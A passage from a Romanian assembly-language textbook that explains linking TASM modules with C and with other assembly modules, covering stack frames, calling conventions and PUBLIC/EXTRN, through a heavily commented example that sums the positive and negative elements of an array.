;elementelor negative a unui şir de octeţi primit ca parametru - se primeşte ca parametru adresa
;acestui şir şi numărul său de elemente. Funcţia afişează suma elementelor pozitive şi returnează
;suma elementelor negative. Ea este făcută publică pentru a putea fi apelată din module C (adică
;din modulul M1).

extrn C IntToString:near
;Funcţie externă care converteşte un întreg primit ca parametru în şir de caractere (funcţia va
;returna adresa acestui şir de caractere). Funcţia este definită într-un modul extern.

;Observaţie importantă: Limbajele de programare folosesc la compilarea unui modul anumite
;convenţii în modul în care exportă simbolurile ce trebuiesc făcute publice pentru a fi importante
;în alte module. Convenţia Pascal converteşte orice simbol exportat la majuscule, convenţia C
;adaugă un caracter '_' în faţa simbolului respectiv, compilatoarele C++ pot adaugă două
;caractere '_' sau simbolul '@'.

;Declaraţia public C CalculeazaSume poate fi de aceea înlocuită cu declaraţia public
;_CalculeazaSume (caz în care acest din urmă identificator trebuie să apară şi în declaraţiile
;_CalculeazaSume Proc şi _CalculeazaSume Endp. Deasemenea, declaraţia extrn C
;IntToString poate fi înlocuită cu extrn _IntToString (_IntToString este de fapt numele sub
;care este exportată această funcţie din modulul M1). În acest caz la apelul acestei funcţii se va
;folosi instrucţiunea call _IntToString. În exemplu de faţă, dacă este omis modul C de
;import/export a simbolului IntToString şi respectiv a simbolului CalculeazaSume, la
;linkeditarea împreună a celor două module se vor semnala două mesaje de eroare: în modulul
;M1.C apare nedefinit simbolul _CalculeazaSume, iar în modulul M2.ASM apare nedefinit
;simbolul IntToString.

;De obicei, la legarea unui modul Pascal de un modul asamblare, modul de import/export a unui
;simbol este omis. O declaraţie public Pascal identificator este identică cu public
;identificator (faptul că simbolul identificator este convertit sau nu la majuscule nu
;interesează nici limbajul Pascal, nici limbajul de asamblare, ambele fiind Case Insensitive).

;Un exerciţiu practic uşor de efectuat este vizualizarea unui fişier obiect (.obj) care rezultă în
;urma compilării unui fişier sursă C sau C++. Dacă se caută în acest fişier numele unui
```

;identificator folosit în codul sursă al programului C (de exemplu numele unei funcţii) se poate
;vedea modul în care este exportat acel identificator.

```
CalculeazaSume proc        ;corpul funcţiei CalculeazaSume

        push bp
        mov bp,sp          ;codul de intrare în subrutină
```

;Instrucţiunile de mai sus au dublu rol. Pe de-o parte salvează registrul BP pe stivă, iar pe de altă
;parte pregătesc registrul BP pentru a putea fi folosit ca index în cadrul registrului de stivă.

;În acest moment, stiva conţine următoarele valori




Fig. 8.6. Organizarea stivei după apelul şi intrarea în funcţia CalculeazaSume în cazul 2.

```
        mov si, [bp + 4]   ;În registrul ds este deja adresa segmentului de date. Punem în
                           ;registrul SI offsetul din segmentul de date al şirului x. Acest offset
                           ;se găseşte pe stivă pus de modulul apelant M1 în cadrul codului de
                           ;apel. Având în DS:SI adresa şirului x putem folosi instrucţiuni pe
                           ;şiruri.
        mov cx, [bp + 6]   ;Numărul de elemente ale şirului le luăm tot de pe stivă. Acest
                           ;număr este pus pe stivă tot de modulul apelant în cadrul codului
                           ;de apel.
```

;Observaţie: Parametrii sunt puşi în C pe stivă de la dreapta la stânga relativ la ordinea în care
;apar specificaţi în antetul funcţiei. Astfel ultimul parametru este cel mai jos pe stivă, iar primul
;este cel mai de sus pe stivă, chiar sub adresa de revenire (adresa de revenire este pusă de
;Instructiunea call _CalculeazaSume generată de compilatorul C la compilarea modului M1).

```
        cld                ;Stabilim direcţia de parcurgere de la stânga la dreapta la folosirea
                           instrucţiunilor de lucru cu şiruri de octeţi sau cuvinte (regiştri de
                           index SI şi DI vor fi incrementaţi).

        repeta:            ;Parcurgem cele CX elemente ale şirului
```

```
        lodsb           ;Încărcăm un octet al şirului din memorie de la adresa DS:SI în AL
        cbw             ;Convertim octetul din AL în cuvânt în AX, pentru a calcula suma
                        ;ca şi cuvânt.

        cmp ax, 0
        jg e_pozitiv            ;Fiind vorba de un cuvânt cu semn am folosit pentru
                                ;comparare instrucţiunea jg.
        ;Dacă am ajuns aici numărul e 0 sau e negativ
        add suma_neg, ax        ;Adunăm la suma_neg elementul negativ curent din şirul
                                ;x, convertit în cuvântul din AX
        jmp nu_e_pozitiv
    e_pozitiv:
        add suma_poz, ax        ;Adunăm la suma_poz elementul pozitiv curent din şirul
                                ;x, convertit în cuvântul din AX
    nu_e_pozitiv:
    loop repeta
;Am calculat cele două sume. Mai rămâne de afişat suma pozitivă şi de returnat ca rezultat suma
;negativă.
    mov ah, 09h
    mov dx, offset mesaj
    int 21h             ;afişam mesajul pentru a şti că urmează afişarea sumei pozitive

;Apelăm funcţia externă de conversie a şirului. Funcţia primeşte ca parametru un cuvânt pe care
;trebuie să îl punem pe stivă (din modulul curent ca modul apelant).

    mov ax, suma_poz
    push ax             ;Punem în stivă cuvântul reprezentând suma numerelor pozitive
    call IntToString

;Această funcţie returnează în registrul AX offsetul şirului pe care dorim să-l tipărim. Adresa de
;segment este cea a segmentului de date, adresa aflată în registrul DS.

    add sp, 2       ;Scoatem parametrii de pe stivă. Această responsabilitate ne revine nouă
                    ;ca modul apelant.
                    ;Scoatem de pe stivă un cuvânt (doi octeţi).
    mov dx, ax      ;Salvăm această adresă în registrul DX pentru a afişa ulterior şirul cu
                    ;funcţia 09h/int 21h - ca mai sus

;Mai rămâne de înlocuit pe ultima poziţie în şir caracterul cu codul ASCII 0 ('\0') cu caracterul
;'$'. Funcţia de tipărire 09h/int 21h cere ca şirul afişat să se termine cu caracterul '$'. În acest
;moment şirul se găseşte în segmentul de date în format C (ASCIIZ), cu un caracter având codul
;ASCII 0 la sfârşit.
```

```
        push ds
        pop es
        mov di, ax      ;Punem adresa şirului la ES:DI pentru a putea folosi instrucţiuni pe şiruri
        mov al, 0
        cld
        mov cx, 0FFFFh
        repne scasb
;Căutăm în memorie de la adresa ES:DI unde apare caracterul cu codul ASCII 0. O interpretare a
;acestei instrucţiuni ar fi: repetă căutarea cât timp nu este egală comparaţia între registrul AL şi
;octetul aflat în segmentul de date la offset SI. Registrului CX i s-a atribuit valoarea maximă
;pentru ca instrucţiunea repne să nu se termine prematur (comparaţiile realizate de scasb se
;termină fie când scasb întâlneşte egalitate, fie când registrul CX are valoarea 0).

        mov byte ptr [di], '$'      ;punem pe aceasta poziţie caracterul '$'
        mov ah, 09h                 ;în DX avem deja adresa şirului, putem să-l afişăm
        int 21h
                                    ; În sfârşit putem returna suma numerelor negative
        mov ax, suma_neg            ;Funcţia întoarce un cuvânt. Acesta trebuie plasat la ieşire
                                    ;în registrul AX
        mov sp,bp
        pop bp                      ;Restaurăm valoarea registrului BP salvată chiar la
                                    ;începutul procedurii
        ret
;Observaţie: O procedură scrisă pentru a fi apelată din limbajul C NU SCOATE de pe stivă
;parametrii (ea se termină cu ret simplu). Parametrii sunt scoşi de pe stivă de modulul apelant
;M1 (acest comportament este diferit faţă de Borland Pascal, unde responsabilitatea de scoatere
;de pe stivă a parametrilor revine modulului apelat).

CalculeazaSume endp

end
```

Paşii necesari pentru rularea exemplului:

1. Se compilează fisierul M2.ASM folosind comanda "tasm M2.ASM /zi /ml". Opţiunea "/ml" este importantă pentru ca exportarea simbolurilor din modulul asm să se facă Case Sensitive;
2. Se deschide mediul Borland C (comanda bc), şi se crează un proiect nou din meniul Project/Open Project;
3. La proiectul nou creat se adaugă fişierele M2.OBJ si M1.C (folosind tasta Insert şi selectarea celor două fişiere);
4. Se compilează şi rulează proiectul (CTRL-F9).

Cazul 3. Ambele module vor fi scrise în limbaj de asamblare. Atât segmentele de date cât şi segmentele de cod sunt declarate folosind tipul de combinare public (diferit de directiva public utilizată pentru exportul simbolurilor către alte module). Prezenţa acestui tip de combinare în cadrul directivei segment este opţională. Aceasta defineşte modul în care link-editorul combină segmentele care au acelaşi nume, dar apar în module diferite. Specificarea tipului de combinare public în rezolvarea propusă de noi pentru problemă are ca şi efect concatenarea tuturor segmentelor având acelaşi nume pentru a forma un segment contiguu. Aceasta înseamnă că segmentul de date data declarat în modulul M1 va fi concatenat cu segmentul de date data declarate în modulul M2, formând astfel un singur segment de memorie a cărui adresa de început va fi încărcată în registrul ds o singură dată (într-un singur modul). Similar, segmentul de cod code declarat în modulul M1 va fi concatenat cu segmentul de cod code declarat în modulul M2, formând astfel un singur segment de memorie a cărui adresa de început se va afla în cs. Dacă prin concatenarea segmentelor din cele două module M1 şi M2 se depăşeşte dimensiunea maximă a unui segment de memorie, atunci la link-editare va apărea eroarea *„Segment DATA exceeds 64K"*, unde data este numele segmentului care depăşeşte 64K.




Fig. 8.7. Declaraţii variabile, definiţii si apeluri subrutine pentru cazul 3.

Am optat pentru tipul de combinare public pentru a uşura accesul la etichetele declarate în segmentele celor două module, toate acestea aflându-se în acelaşi segment de memorie: ne vom putea referi la variabilele declarate în segmentul de date al modulului secundar M2 fără a mai încărca în ds adresa de început a acestui segment, acest lucru făcându-se doar în modulul M1. De asemenea, vom putea lucra astfel doar cu proceduri de tip near, chiar dacă acestea vor fi declarate într-un modul şi folosite în celălalt modul, deoarece se vor afla în acelaşi segment de cod.

Observaţie 1: Pentru ca un modul asamblare să partajeze date sau cod cu un alt modul (scris în limbaj de asamblare sau limbaj de programare de nivel înalt) există directivele **PUBLIC** şi **EXTRN.** Directiva **PUBLIC** este utilizată pentru a exporta simboluri definite în modulul asamblare în alte module. Directiva **EXTRN** este folosită pentru a face vizibile în modulul curent simboluri definite în alte module. Pe lângă cele două directive, Turbo Assembler oferă directiva **GLOBAL**, care întruneşte funcţiile directivelor **PUBLIC** şi **EXTRN**. Astfel, dacă într-un anumit modul este declarată o etichetă globală (cu ajutorul directivei **GLOBAL**) care apoi este definită (utilizînd directivele DB, DW etc.) atunci eticheta respectivă este făcută vizibilă în alte module (ca şi cum s-ar fi folosit directiva **PUBLIC**). Dacă se declară o etichetă globală, utilizând directiva **GLOBAL** într-un modul şi nu este definită în acel modul, atunci aceasta este considerată ca o etichetă externă (ca şi cum s-ar fi folosit directiva **EXTRN**).

Observaţie 2: Toţi parametrii funcţiilor şi procedurilor apelate în interiorul celor două module descrise în cele ce urmează sunt transmişi prin intermediul stivei. Această modalitate nu este însă impusă ca singura modalitate de transmitere a parametrilor, ca în cazul legării unui modul scris în limbaj de asamblare cu un modul scris în limbaj de nivel înalt. Având în vedere faptul că în acest caz avem două module scrise în limbaj de asamblare, există libertate cu privire la stabilirea modului de transmitere a parametrilor. O modalitate alternativă de a transmite parametrii este prin intermediul regiştrilor.

Observaţie 3: După cum s-a putut observa la cazul 1, în care un modul este scris în limbaj de asamblare şi un modul în Turbo Pascal, de fiecare dată când un string era transmis ca parametru prin valoare, din codul de intrare făcea parte şi copia acestui string în stivă. Această regulă nu este impusă dacă legăm două module scrise în limbaj de asamblare, motiv pentru care această copiere nu apare în rezolvarea propusă de noi. Acelaşi lucru este valabil şi cu privire la rezervarea de spaţiu în stivă pentru rezultatele de tip string întoarse de funcţii.

Modulul M1.asm

```
assume cs:code, ds:data
data segment public
        sir db 2, -3 , 4 , 7, -1        ;şirul de octeţi dat (maxim 255 octeţi)
        l db $-sir                      ;dimensiunea şirului (numărul de octeţi) determinată ca
                                        ;diferenţă între offset-ul curent ($) şi offset-ul etichetei sir
        SirNeg db 6 dup ('$')           ;SirNeg va conţine şirul cifrelor modulului numărului
                                        ;negativ întors de către funcţia CalculeazaSume; am
                                        ;alocat pentru acest şir 6 octeţi, deoarece numărul pe care
                                        ;trebuie să îl transformăm în şir de caractere este
                                        ;reprezentat pe cuvânt cu semn, şi valoarea maximă pe care
                                        ;acesta poate să o aibă este +32767, aşadar numărul nu
                                        ;poate să aibă mai mult de 5 cifre. Ultimul octet este
                                        ;rezervat pentru marcarea sfârşitului de şir la afişare ('$');
                                        ;fiecare octet al şirului este initializat cu valoarea '$',
```

```
                                ;pentru a avea marcajul de sfârşit de şir la afişare indiferent
                                ;de numărul cifrelor de afişat.
        MsgNeg db 'Suma numerelor negative din sir este ','$'
                                ;mesaj afişat înaintea afişării sumei numerelor negative din
                                ;şir
        LinieNoua db 10,13,'$'  ;şirul caracterelor necesare de afişat pentru trecerea la linie
                                ;nouă (<LF>, <CR>)
                Public LinieNoua ;directiva public este utilizată pentru a exporta în alte
                                ;module (în cazul nostru în modulul M2) simboluri definite în
                                ;acest modul (în acest caz simbolul exportat este LinieNoua)
                                ;folosirea directivei global în locul directivei public are
                                ;acelaşi efect ca şi directiva public dacă simbolul este definit
                                ;în modulul curent
data ends

code segment public
extrn CalculeazaSume:near       ;Directiva extrn este folosită pentru a face vizibile în
                                ;modulul curent simboluri definite în alte module (în cazul
                                ;nostru, procedura CalculeazaSume a fost definită în
                                ;modulul M2 şi va fi folosită în modulul curent M1); tipul
                                ;acestei proceduri declarate în modulul M2 este near, adică
                                ;se află în acelaşi segment de cod, datorită tipului de
                                ;combinare public folosit la declarea segmentelor de cod din
                                ;cele două module
                                ;folosirea directivei global în locul directivei extrn are
                                ;acelaşi efect ca şi directiva extrn dacă simbolul este definit
                                ;în alt modul şi folosit în modulul curent
Conversie proc                  ;această funcţie primeşte ca şi parametru un cuvânt pe care
                                ;îl converteşte la string; cuvântul este transmis prin
                                ;intermediul stivei; adresa şirului în care se va întoarce
                                ;rezultatul conversiei se află de asemenea în stivă; aceste
                                ;valori au fost depuse în stivă ca efect al codului de apel al
                                ;funcţiei Conversie
public Conversie                ;folosim directiva public pentru ca funcţia Conversie,
                                ;definită în modulul curent, să poată fi folosită în modulul
                                ;M2
push bp                         ;pentru accesarea valorilor din stivă (parametrii transmişi
                                ;prin intermediul stivei) vom folosi registrul bp deoarece,
                                ;dacă bp este folosit oriunde în operand (vezi formula de
                                ;calcul a offset-ului unui operand), registrul de segment
                                ;implicit este ss; în acest scop, îi vom da lui bp valoarea lui
                                ;sp, astfel încât acesta să refere vârful stivei; mai întâi însă
                                ;salvăm valoarea lui bp, urmând să o restaurăm înainte de
```

```
                                ;ieşirea din funcţie, pentru a nu-i altera valoarea pe care o
                                ;avea la intrarea în funcţie
mov bp, sp                      ;bp defineşte acum baza zonei de stivă (stack frame)
                                ;utilizată pentru desfăşurarea execuţiei subrutinei curente
;secvenţa:
;       push bp
;       mov bp, sp
;reprezentă codul de intrare în procedură
;dacă această funcţie ar fi fost scrisă într-un limbaj de nivel înalt, acest cod de intrare ar fi fost
;generat automat; fiind scrisă însă în limbaj de asamblare, izolarea stivei trebuie făcută manual
;(explicit) de către programator

push ax                         ;pentru a nu altera valorile pe care regiştrii le-au avut
push bx                         ;înainte de apelul acestei proceduri, vom salva pe stivă
push cx                         ;toate valorile regiştrilor care vor fi folosiţi de această
push dx                         ;procedură, urmând ca aceştia să fie restauraţi înainte de
push di                         ;ieşirea din procedură
push es

;ca şi efect al codului de apel corespunzător apelului funcţiei Conversie (apel efectuat în
;modulul M2) şi al codului de intrare în procedura Conversie, în stivă avem în acest moment
;următorul conţinut:
;la adresa [bp+0] se află valoarea iniţială a lui bp
;la adresa [bp+2] se află adresa de revenire (care a fost pusă în stivă la apelul call); este vorba
;doar de offset, deoarece funcţia a fost declarată near
;la adresa [bp+4] se află cuvântul transmis funcţiei ca parametru (acest cuvânt va trebui convertit
;la string)
;la adresa [bp+6] se află offset-ul şirului în care se va pune rezultatul conversiei
;la adresa [bp+8] se află adresa de segment a şirului în care se va pune rezultatul conversiei
```




Fig. 8.8. Organizarea stivei după apelul şi intrarea în funcţia Conversie în cazul 3.

```
mov ax, word ptr [bp+4]         ;transferăm în ax cuvântul care trebuie convertit la string
les di, dword ptr [bp+6]        ;în es:di se încarcă adresa şirului ce va fi returnat ca
                                ;rezultat
mov dx, 0                       ;convertim fără semn cuvântul din ax (despre care ştim că
                                ;este un număr pozitiv) la dublucuvântul dx:ax prin
```

```
                        ;atribuirea valorii 0 lui dx; motivul acestei conversii este
                        ;faptul că prin împărţirea unui cuvânt la octetul 10, este
                        ;posibil ca rezultatul (câtul) să nu încapă în al (vezi
                        ;exemplul 7.1 din capitolul 7 pentru explicaţii
                        ;suplimentare); ca urmare, decidem să efectuăm
                        ;dx:ax/cuvântul (10) în loc de ax/octetul (10)
    mov cx, 0           ;cx este folosit pentru numărarea cifrelor zecimale ale
                        ;cuvântului din ax
    mov bx, 10          ;prin împărţiri succesive la 10 vom determina cifrele
    repeta:             ;numărului din ax (vezi acelaşi exemplu 7.1 pentru detalii)
        div bx          ;prin împărţirea la 10 se obţine o cifră zecimală în dl
        add dl, '0'     ;adunăm la această cifră codul ASCII al caracterului '0'
                        ;pentru a obţine caracterul corespunzător cifrei respective
        push dx         ;punem pe stivă caracterul astfel obţinut (deşi caracterul
                        ;este reprezentat doar pe octetul dl, vom pune pe stivă
                        ;întreg cuvântul dx datorită necesităţii ca operandul
                        ;instrucţiunii push să aibă tipul word)
                        ;memorăm în stivă caracterele corespunzătoare cifrelor
                        ;numărului deoarece acestea se obţin în ordine inversă;
                        ;astfel, după terminarea împărţirilor succesive la 10,
                        ;cunoscând numărul cifrelor obţinute (cx), le vom scoate
                        ;din stivă în ordinea corectă
        inc cx          ;incrementăm numărul cifrelor determinate până în acest
                        ;moment
        mov dx, 0       ;refacem valoarea lui dx la 0 pentru a continua împărţirile
                        ;la 10 ale lui dx:ax
        cmp ax, 0       ;împărţim succesiv dx:ax la 10 până obţinem un cât egal cu
    jne repeta          ;0
    cld                 ;stabilim direcţia de parcurgere a şirului rezultat (de la
                        ;stânga spre dreapta) unde urmează să salvăm caracterele
                        ;pe care le vom scoate din stivă
    repeta1:            ;în această buclă care se execută de cx ori (datorită
                        ;prezenţei instrucţiunii loop), vom scoate din stivă
                        ;caracterele corespunzătoare cifrelor obţinute
        pop ax          ;în al avem un caracter la un moment dat
        stosb           ;caracterul din al se salvează la adresa es:di, unde avem
                        ;pregătită adresa şirului rezultat; de asemenea, valoarea lui
                        ;di creşte cu 1, datorită instrucţiunii cld
    loop repeta1
pop es
pop di
pop dx                  ;restaurăm valoarea regiştrilor folosiţi de către funcţie
pop cx
pop bx
```

```
pop ax
mov sp, bp                  ;refacem valoarea lui sp şi bp (parte a codului de ieşire din
                            ;subrutină)
pop bp
ret 2                       ;ieşire din funcţie cu scoaterea din stivă a 2 octeţi (este
                            ;vorba despre scoaterea din stivă a parametrului); eliberarea
                            ;spaţiului din stivă ocupat de parametri aparţine tot de
                            ;codul de ieşire din subrutină; scoaterea din stivă a adresei
                            ;şirului rezultat este responsabilitatea apelatorului, şi se va
                            ;face imediat după apelul funcţiei
;o modalitate alternativă pentru ret 2 (ieşirea din funcţie cu eliberarea parametrului din stivă)
;este următoarea:
;declararea în segmentul de date a unei variabile locale adr în care se va reţine adresa de revenire
;aflată în stivă la adresa [BP+2]:
;       data segment
;               ...
;               adr dw ?
;               ...
;       data ends
;după refacerea valorii lui sp şi bp, în vârful stivei avem chiar adresa de revenire; deci, efectul
;următoarei instrucţiuni este de a reţine în variabila adr această adresă de revenire
;       pop adr
;urmată apoi de instrucţiunea care scoate parametrul din stivă prin adunarea lui 2 la valoarea din
;sp (deoarece am avut un singur parametru de tip cuvânt):
;       add sp, 2
;şi de saltul (near) la adresa de revenire:
;       jmp [adr]
Conversie endp

start:
        mov ax, data        ;încărcarea registrului ds cu adresa de început a
        mov ds, ax          ;segmentului de date în memorie

        mov cl,l            ;punem în stivă parametrii necesari apelului funcţiei
        mov ch,0            ;CalculeazaSume (instrucţiuni care formează codul de
                            apel al subrutinei CalculeazaSume):
        push cx             ; - numărul l al elementelor şirului dat (deşi dimensiunea
                            ;şirului este reprezentată pe un octet, octetul este extins fără
                            ;semn la cuvânt şi pus astfel în stivă, deoarece stiva este
                            ;organizată pe cuvinte, şi nu pe octeţi)
        push ds             ; - adresa de segment a şirului dat
        mov si, offset sir
        push si             ; - offset-ul şirului dat
```

```
call CalculeazaSume      ;se apelează funcţia CalculeazaSume; instrucţiunea call,
                         ;în plus faţă de o simplă instrucţiune jmp, are ca şi efect
                         ;punerea în stivă a adresei de revenire
                         ;funcţia CalculeazaSume întoarce în ax suma cuvintelor
                         ;negative din şirul transmis ca parametru
neg ax                   ;având în vedere că ax conţine un număr zecimal negativ,
                         ;pentru determinarea şirului cifrelor sale îi determinăm mai
                         ;întâi modulul, urmând ca apoi să determinăm şirul cifrelor
                         ;numărului pozitiv astfel obţinut, cu ajutorul funcţiei
                         ;Conversie
mov di, offset SirNeg    ;pregătim apelul funcţiei Conversie transmiţând prin
                         ;intermediul stivei mai întâi adresa şirului în care se va
                         ;întoarce rezultatul şi apoi parametrul (instrucţiuni care
                         ;formează codul de apel al subrutinei Conversie); această
                         ;ordine nu este impusă atunci când este vorba de legarea a
                         ;două module scrise în limbaj de asamblare, am ales-o doar
                         ;pentru a respecta regulile impuse de legarea unui modul
                         ;scris în limbaj de asamblare cu un modul scris în limbaj de
                         ;nivel înalt
push ds                  ; - adresa de segment a şirului rezultat (SirNeg)
push di                  ; - offset-ul şirului rezultat
push ax                  ; - numărul (reprezentat pe cuvânt) care trebuie transformat
                         ;în şir
call Conversie           ;apelul funcţiei de conversie
add sp, 4                ;eliberarea zonei din stivă în care s-a pus adresa şirului
                         ;rezultat este responsabilitatea apelatorului; adunăm în
                         ;acest scop valoarea 4 la valoarea lui sp, deoarece am avut
                         ;2 octeţi pentru adresa de segment şi 2 octeţi pentru offsetul
                         ;şirului rezultat
mov ah, 09h              ;afişarea mesajului 'Suma numerelor negative din sir
mov dx, offset MsgNeg    ;este'
int 21h

mov ah, 02h              ;afişarea caracterului '-', deoarece urmează să afişăm
mov dl, '-'              ;modulul unui număr negativ
int 21h

mov ah, 09h              ;afişarea sumei numerelor negative ca şir de caractere
mov dx, offset SirNeg    ;obţinut de către funcţia de conversie
int 21h

mov dx, offset LinieNoua ;afişarea unei linii noi
int 21h
```

```
        mov ax, 4C00h
        int 21h
code ends
end start
```

Modulul M2.asm

```
assume cs:code, ds:data
data segment public
        sumapoz dw 0                ;variabile folosite pentru calculul celor 2 sume
        sumaneg dw 0
        SirPoz db 6 dup ('$')       ;SirPoz va conţine şirul cifrelor numărului pozitiv; am
                                    ;alocat pentru acest şir 6 octeţi, deoarece numărul pe care
                                    ;trebuie să îl transformăm în şir de caractere este
                                    ;reprezentat pe cuvânt cu semn, şi valoarea maximă pe care
                                    ;acesta poate să o aibă este +32767, aşadar numărul nu
                                    ;poate să aibă mai mult de 5 cifre. Ultimul octet este
                                    ;rezervat pentru marcarea sfârşitului de şir la afişare ('$');
                                    ;fiecare octet al şirului este initializat cu valoarea '$',
                                    ;pentru a avea marcajul de sfârşit de şir la afişare indiferent
                                    ;de numărul cifrelor de afişat.
        MsgPoz db 'Suma numerelor pozitive din sir este ','$'
                                    ;mesaj afişat înaintea afişării sumei numerelor pozitive din
                                    ;şir
        extrn LinieNoua:byte        ;variabila LinieNoua a fost definită în modulul M1 dar va
data ends                           ;fi folosită în modulul curent

code segment public
public CalculeazaSume               ;funcţia CalculeazaSume este definită în acest modul dar
                                    ;va fi folosită în modulul M1, motiv pentru care o declarăm
                                    ;public
extrn Conversie:near                ;funcţia Conversie este declarată în modulul M1 dar va fi
                                    ;folosită în acest modul; are tipul near deoarece se află în
                                    ;acelaşi unic segment de cod, datorită modului de
                                    ;combinare public folosit la declararea segmentului de cod
CalculeazaSume proc                 ;funcţia CalculeazaSume primeşte ca şi parametri
                                    ;dimensiunea unui şir şi adresa acestui şir (sub forma
                                    ;segment:offset); funcţia returnează un cuvânt
                                    ;reprezentând suma numerelor negative din şir şi afişează
                                    ;suma numerelor pozitive din şir
push bp                             ;deoarece pentru accesarea valorii parametrilor primiţi (prin
                                    ;intermediul stivei) se va folosi registrul bp, va trebui să
                                    ;salvăm valoarea acestuia
```

```
mov bp, sp                  ;bp defineşte acum baza zonei de stivă (stack frame)
                            ;utilizată pentru desfăşurarea execuţiei subrutinei curente
;secvenţa:
;       push bp
;       mov bp, sp
;reprezintă codul de intrare în procedură
push cx                     ;salvăm pe stivă toate valorile regiştrilor care vor fi folosiţi
push ds                     ;de către această funcţie, pentru le putea restaura înainte de
push si                     ;ieşirea din procedură
push dx
```

;ca şi efect al codului de apel corespunzător apelului funcţiei CalculeazaSume (efectuat în ;modulul M2) şi al codului de intrare în procedura CalculeazaSume, în stivă avem în acest ;moment următorul conţinut:
;la adresa [bp+0] se află valoarea iniţială a lui bp
;la adresa [bp+2] se află adresa de revenire (care a fost pusă în stivă la apelul call); este vorba ;doar de offset, deoarece funcţia a fost declarată near
;la adresa [bp+4] se află offset-ul şirului transmis funcţiei ca şi parametru
;la adresa [bp+6] se află adresa de segment a şirului transmis funcţiei ca şi parametru
;la adresa [bp+8] se află dimensiunea şirului, transmisă funcţiei ca şi parametru




Fig. 8.9. Organizarea stivei după apelul şi intrarea în funcţia CalculeazaSume în cazul 3.

```
mov cx, word ptr [bp+8]     ;salvăm în cx dimensiunea şirului
lds si, dword ptr [bp+4]    ;încărcăm în ds:si adresa de început a şirului
cld                         ;parcurgem şirul de la stânga spre dreapta
bucla:
        lodsb               ;încărcăm în ax un octet din şir (un element al şirului)
        cmp al, 0           ;verificăm dacă este pozitiv sau negativ
        jle negativ
        mov ah,0            ;dacă este pozitiv, îl convertim fără semn la cuvânt şi apoi
        add sumapoz, ax     ;îl adunăm la sumă (conversia are loc datorită faptului că e
                            ;posibil ca suma unor octeţi să nu încapă într-un octet;
                            ;suntem astfel atenţi ca suma octeţilor să fie cuvânt)
loop bucla                  ;bucla se execută de cx ori, câte o iteraţie pentru fiecare
                            ;element al şirului
```

```
        jmp peste               ;dacă acesta este punctul de ieşire din buclă, sărim peste
                                ;instrucţiunile corespunzătoare etichetei negativ
        negativ:                ;dacă numărul este negativ, atunci are loc o conversie cu
                cbw             ;semn înainte de adunare
                add sumaneg, ax ;se adună numărul negativ la suma corespunzătoare
        loop bucla
        peste:
                                ;pregătim apelul funcţiei Conversie transmiţând prin
                                ;intermediul stivei mai întâi adresa şirului în care se va
                                întoarce rezultatul şi apoi parametrul (instrucţiuni care
                                formează codul de apel al subrutinei Conversie):
        mov si, offset SirPoz
        push ds                 ; - adresa de segment a şirului rezultat (SirPoz)
        push si                 ; - offset-ul şirului rezultat
        push sumapoz            ; - cuvântul care reprezintă suma numerelor pozitive din şir
        call Conversie          ;se apelează funcţia de conversie
        add sp, 4               ;eliberarea zonei din stivă în care s-a pus adresa şirului
                                ;rezultat este responsabilitatea apelatorului; adunăm în
                                ;acest scop valoarea 4 la valoarea lui sp, deoarece am avut
                                ;2 octeţi pentru adresa de segment şi 2 octeţi pentru offsetul
                                ;şirului rezultat

        mov ah, 09h             ;afişarea mesajului 'Suma numerelor pozitive din sir
        mov dx, offset MsgPoz   ;este'
        int 21h

        mov dx, offset SirPoz   ;afişarea sumei numerelor pozitive ca şir de caractere
        int 21h                 ;obţinut de către funcţia de conversie

        mov dx, offset LinieNoua ;afişarea unei linii noi (LinieNoua este o variabilă definită
        int 21h                 ;în modulul M1)

        mov ax, sumaneg         ;rezultatul întors de funcţie este suma numerelor negative
